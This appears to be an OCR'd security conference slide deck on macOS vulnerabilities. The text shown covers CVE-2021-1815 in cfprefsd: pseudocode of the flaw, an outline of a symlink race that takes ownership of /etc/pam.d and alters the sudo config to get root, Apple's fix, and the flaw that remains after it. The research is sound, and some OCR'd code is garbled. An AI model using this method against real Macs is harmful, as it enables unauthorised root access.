macOS Vulnerabilities Hiding in Plain Sight

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- hiking, trail running 🥾 🏔️ 🏃

Agenda

- Intro
- CVE-2021-1815 - macOS local privilege escalation via Preferences
- CVE-2021-30972 - TCC bypass
- CVE-2022-32780 - Sandbox escape via disk arbitration
- for each CVE:
    - technical background
    - original vulnerability and exploit
    - new vulnerability and exploit

INTRO

- "can't see the forest for the trees"
- we are so focused on something, that we can easily miss some details
- rush in reading stuff online

INTRO

- I tend to read the same articles again and again
- I found three vulnerabilities in published writeups
- not for the first read, but probably 10th, 20th or even 30th


CVE-2021-1815 - macOS local privilege escalation via Preferences

cfprefsd

- core foundation preferences daemon
- sets/stores and retrieves preferences for apps
- 2 instances: user, system
- interact: Preferences API or direct XPC ()

original vulnerability


- pwn2own 2020 - 6 step exploit chain to pwn macOS (Yonghwi Jin, Jungwon Lim, Insu Yun, and Taesoo Kim)
- LPE via cfprefsd
- allowed change ownership of arbitrary folder



```
_CFPrefsCreatePreferencesDirectory(path) {
    for(slice in path.split("/")) {
        cur += slice
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {
            chmod(cur, perm)
            chown(cur, client_id, client_group)
        } else break
    }
}
```

original exploit


- race with symlink
- change ownership of /etc/pam.d
- update sudo pam config
- get root without password



```
_CFPrefsCreatePreferencesDirectory(path) {
    for(slice in path.split("/")) {
        cur += slice
        if(!mkdir(cur, 0777) || errno in (EEXIST, EISDIR)) {
            chmod(cur, perm)
            chown(cur, client_id, client_group)
        } else break
    }
}
```

Apple's fix


- reversed by the pwn2own team
- ensures symlinks are no longer followed (O_NOFOLLOW)



```
int _CFPrefsCreatePreferencesDirectory(path) {
  int dirfd = open("/", O_DIRECTORY);
  for(slice in path.split("/")) {
    int fd = openat(dirfd, slice, O_DIRECTORY);
    if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
      fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
      if ( fd == -1 ) return -1;
      fchown(fd, uid, gid);
    }
    } // close all fds return 0;
}
```

the issue


- although the symlink issue is solved
- a directory is still created
- and ownership set
- ==> we can create a directory anywhere and set the user as the owner



```
int _CFPrefsCreatePreferencesDirectory(path) {
  int dirfd = open("/", O_DIRECTORY);
  for(slice in path.split("/")) {
    int fd = openat(dirfd, slice, O_DIRECTORY);
    if (fd == -1 && errno == ENOENT && !mkdirat(dirfd, slice, perm)) {
      fd = openat(dirfd, slice, O_DIRECTORY|O_NOFOLLOW);
      if ( fd == -1 ) return -1;
      fchown(fd, uid, gid);
    }
    } // close all fds return 0;
}
```

